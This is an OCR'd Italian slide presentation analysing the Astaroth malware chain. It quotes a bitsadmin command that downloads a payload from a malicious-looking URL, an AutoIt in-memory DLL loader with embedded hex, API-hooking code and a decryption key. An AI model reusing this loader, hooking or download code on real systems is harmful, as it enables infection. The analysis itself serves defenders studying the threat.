
```
// Initialization
wscriptRun.run(system32+bitsadmin+'

// Drop resources
try {

    // http://yaiinr.actiongroup.my.id/?63034272138628771
job = RunBitsadminTransfer(url+"?63034272138628771", TempDataDir + EurocomPrecisionExe)

}  catch (JIDhWTQAZVotAuYn) {


}
```



dump.log	18/01/2024 10:48	Documento di testo	3 KB
Eurocom.Precision.01581.6964.246.exe	18/01/2024 10:34	Applicazione	873 KB
Eurocom.Precision.01581.6964.246.log	18/01/2024 10:39	Documento di testo	252 KB
Eurocom.Precision.01581.6964.246dbl.log	18/01/2024 10:45	Documento di testo	252 KB
sdk.log	18/01/2024 10:47	Documento di testo	3.197 KB
sqlite3.dll	18/01/2024 10:46	Estensione dell'ap...	911 KB

Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo
- Drop di file
- Domain-cloaking
- Esecuzione




```
if (fileSystem.FileExists(TempDataDir+ EurocomPrecisionExe )){

if (fileSystem.FileExists(TempDataDir+ EurocomPrecisionLog )){

try{

infected = true;

wscriptRun.run(TempDataDir+EurocomPrecisionExe+' '+TempDataDir+EurocomPrecisionLog, 0,   false);

}catch (hkTUyhgiAjhoVIxz) {



}

infected = true;

}

}
```

dump.log	18/01/2024 10:48	Documento di testo	3 KB
Eurocom.Precision.01581.6964.246.exe	18/01/2024 10:34	Applicazione	873 KB
Eurocom.Precision.01581.6964.246.log	18/01/2024 10:39	Documento di testo	252 KB
Eurocom.Precision.01581.6964.246dbl.log	18/01/2024 10:45	Documento di testo	252 KB
sdk.log	18/01/2024 10:47	Documento di testo	3.197 KB
sqlite3.dll	18/01/2024 10:46	Estensione dell'ap...	911 KB

C:\TempData27737752820\Eurocom.Precision.01581.6964.246.exe C:\TempData27737752820\Eurocom.Precision.01581.6964.246.log

Astaroth – Stage 3


Eurocom.Precision.01581.6964.246.exe

Eurocom.Precision.01581.6964.246.log

script.A3X


script.exe


script.AU3



AutoIt3.exe

script.A3X






Astaroth – Stage 3

Eurocom.Precision.01581.6964.246.exe

Eurocom.Precision.01581.6964.246.log



AutoIt3.exe


script.A3X

```
Local $JQQOEAKITKGBSYAQVETILDQUIOEAKITKGBSYAQVETIOLAQWXUEHYOIQRXEXISTS = FileExists ( "RQJXqtkboyaqveTDKCGZqlrorehiikuyhXLTBgwsnjypfjywcqrAYU" )
If Not $JQQOEAKITKGBSYAQVETILDQUIOEAKITKGBSYAQVETIOLAQWXUEHYOIQRYBEXISTS Then
    SGULYHRLRBUSVRWYHTMJDESNDYIFJAMDYWOCFEBGKUHVITKGWSTUBOG ( )
EndIf
$SVKAWYHTNDGTQWKDQVXKOEAKITKGBSYAQVETIQXIXQTKBOYAQVEXJK = MEMORYDLLOPEN ( $DLLBINARY )
MEMORYDLLCALL ( $SVKAWYHTNDGTQWKDQVXKOEAKITKGBSYAQVETIQXIXQTKBOYAQVEXJK , "int" , "FNNXqtkboyaqveHAODULyhrlrbLEHNcshufqfkyeOQH" )
```

```
Func SGULYHRLRBUSVRWYHTMJDESNDYIFJAMDYWOCFEBGKUHVITKGWSTUBOG ( )
    $DLLBINARY = ""
    $DLLBINARY &= "0x4D5A50000200000004000F00FFFF0000B8000000000000000400001A0000000000000000000000000000000000000000000000000000000000000000000000000000000010000BA10000E
    $DLLBINARY &= "72756E20756E6465722057696E33320D0A2437000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    $DLLBINARY &= "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000504500004C010A00156A9C65000000
    $DLLBINARY &= "0000600300000040000010000000020000060000000000000060000000000000000A004000004000000000000020040010000000000000000000010000010000000000000
    $DLLBINARY &= "0000000000000000000000000200400FC5B0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000038
    $DLLBINARY &= "746578740000000C059020000100000005A020000040000000000000000000000000200000602E69746578740000084E60000007002000E80000005E020000000000000
    $DLLBINARY &= "0300000000000000000000000000400000C02E62737300000000FC5C000000800300000000000000000000000000000000000000000000000C02E696461746100000A0B00
    $DLLBINARY &= "6461746100C801000000F00300000200000006A0300000000000000000000000000400000C02E656461746100007700000000000400000200000006C0300000000000000000
    $DLLBINARY &= "0000000000000000000000004000004002E72656C6F630000FC5B000000200400005C000000700300000000000000000000000000400000422E72737263000000001400000
    $DLLBINARY &= "000000000000000A00400000000000E00300000000000000000000000000040000040000000000000000000000000000000000000000000000000000000000000000000000
    $DLLBINARY &= "0000000000000000000000000000041040000307426F6F6C65616E0100000000100000000104000054661 6C7365045472756506537973746 56D020000003410400002084 1
    $DLLBINARY &= "00000000FFFF000002000000006810400001074 96E7465676572040000008 0FFFFFF7F020080104000010442797465010000000FF0000000200000000981040000104576F
    $DLLBINARY &= "000000FFFFFFFF0200000000CC1040001407506F696E7465720000000020000E01040001005496E74363400000000000000080FFFFFFFFFFFFFF7F020000000011400004
```

Astaroth – Stage 3

La tecnica dell'Hooking





```
0:  b8 00
2:  ff 35 34 ff e0 6b
8:  ff 15 80 1c 88 6b
e:  c2 04 00
```

```
public LocalCompact
LocalCompact proc near

uMinFree= dword ptr  4

push    0                ; GlobalCompact
push    _6B8B0734        ; Heap
call    ds:_6B881C80
retn    4
LocalCompact endp
```

```
Func JLFRPQFKPGCQIEQGMXFXFPHGRQLUWHQCXRPQFKPGCQIEQGSOY ( )
    Local $KERNELHANDLE = DllCall ( $_MDKERNEL32DLL , "ptr" , "LoadLibrary" , "str" , "kernel32.dll" )
    Local $HOOKPTR = DllCall ( $_MDKERNEL32DLL , "ptr" , "GetProcAddress" , "ptr" , $KERNELHANDLE [ 0 ] , "str" , $_MFHOOKAPI )
    $_MFHOOKPTR = $HOOKPTR [ 0 ]
    $_MFHOOKBAK = DllStructCreate ( "ubyte[7]" )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , DllStructGetPtr ( $_MFHOOKBAK ) , "ptr" , $_MFHOOKPTR , "uint"
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR , "byte*" , 184 , "uint" , 1 , "uint*" , 0 )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR + 5 , "ushort*" , 57599 , "uint" , 2 , "uint*" , 0
EndFunc
```

Astaroth – Stage 3

La tecnica dell'Hooking




```
0:  b8 00 ff 35 34
5:  ff e0
```


```
public LocalCompact
LocalCompact proc near

uMinFree= dword ptr  4

mov     eax, 3435FF00h
jmp     eax


LocalCompact endp
```

```
Func JLFRPQFKPGCQIEQGMXFXFPHGRQLUWHQCXRPQFKPGCQIEQGSOY ( )
    Local $KERNELHANDLE = DllCall ( $_MDKERNEL32DLL , "ptr" , "LoadLibrary" , "str" , "kernel32.dll" )
    Local $HOOKPTR = DllCall ( $_MDKERNEL32DLL , "ptr" , "GetProcAddress" , "ptr" , $KERNELHANDLE [ 0 ] , "str" , $_MFHOOKAPI )
    $_MFHOOKPTR = $HOOKPTR [ 0 ]
    $_MFHOOKBAK = DllStructCreate ( "ubyte[7]" )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , DllStructGetPtr ( $_MFHOOKBAK ) , "ptr" , $_MFHOOKPTR , "uint"
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR , "byte*" , 184 , "uint" , 1 , "uint*" , 0 )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR + 5 , "ushort*" , 57599 , "uint" , 2 , "uint*" , 0
EndFunc
```

Astaroth – Stage 3

Eurocom.Precision.01581.6964.246.exe

Eurocom.Precision.01581.6964.246.log



AutoIt3.exe

```
Func MEMORYFUNCSET ( $ADDRESS )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR + 1
```

```
0:  b8 00 ff 35 34
5:  ff e0
```


```
Func MEMORYDLLOPEN ( $_BINADLLS )
    If Not IsDllStruct ( $_MDCODEBUFFER ) Then MEMORYDLLINIT ( )
    Local $RET = DllCall ( $_MDKERNEL32DLL , "hwnd" , "LoadLibrary
    Local $GETPROCADDRESS = DllCall ( $_MDKERNEL32DLL , "uint" , "
    Local $LOADLIBRARYA = DllCall ( $_MDKERNEL32DLL , "uint" , "Ge
    Local $DLLBUFFER = DllStructCreate ( "byte[" & BinaryLen ( $_B
    DllStructSetData ( $DLLBUFFER , 1 , $_BINADLLS )
    MEMORYFUNCSET ( DllStructGetPtr ( $_MDCODEBUFFER ) + $_MDLOADOFFSET )
    Local $MODULE = DllCall ( $_MDKERNEL32DLL , "uint" , $_MFHOOKAPI , "uint" , $LOADLIBRARYA [ 0 ] , "uint" , $GETPROCADDRESS [ 0 ] , "ptr" , DllStructGetPt
    $DLLBUFFER = 0
    Return $MODULE [ 0 ]
EndFunc
```


script.A3X


```
Func MEMORYDLLINIT ( )
    If IsDllStruct ( $_MDCODEBUFFER ) Then Return
    Local $OPCODE = "0xFFFFFFFFFFFFFFFFB800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B8000
    $OPCODE &= "595150FFD2898348114000E8000000005981E90F154000518B9100114000E80D0000006B65726E656C33
    $OPCODE &= "8B550C0114074683C1028B430483E808D1E839F077D8035B04833B0075B683C4045B5E5F5DC35589E557
    $OPCODE &= "D4B800000000837DECFF741EB8000000008B55EC3B531477118B45ECC1E00203431C8B55F003141089D0
    $_MDLOADOFFSET = ( StringInStr ( $OPCODE , "59585A51" ) + 4294967295 ) / 2 + 4294967295
    $_MDGETOFFSET = ( StringInStr ( $OPCODE , "5990585A51" ) + 4294967295 ) / 2 + 4294967295
    $_MDFREEOFFSET = ( StringInStr ( $OPCODE , "5A585250" ) + 4294967295 ) / 2 + 4294967295
    $_MDCODEBUFFER = DllStructCreate ( "byte[" & BinaryLen ( $OPCODE ) & "]" )
    DllStructSetData ( $_MDCODEBUFFER , 1 , $OPCODE )
    If Not IsDllStruct ( $_MFHOOKBAK ) Then JLFRPQFKPGCQIEQGMXFXFPHGRQLUWHQCXRPQFKPGCQIEQGSOY ( )
EndFunc
```

Astaroth – Stage 4

- DLL in Borland Delphi
- Lettura del file SDK.LOG
- Routine di decifratura








Astaroth – Stage 4

- Algoritmo di decifrazione su *sdk.log*
- Key = ‘*’ (0x2A)
- p[i] = c[i] - 0x2A





```
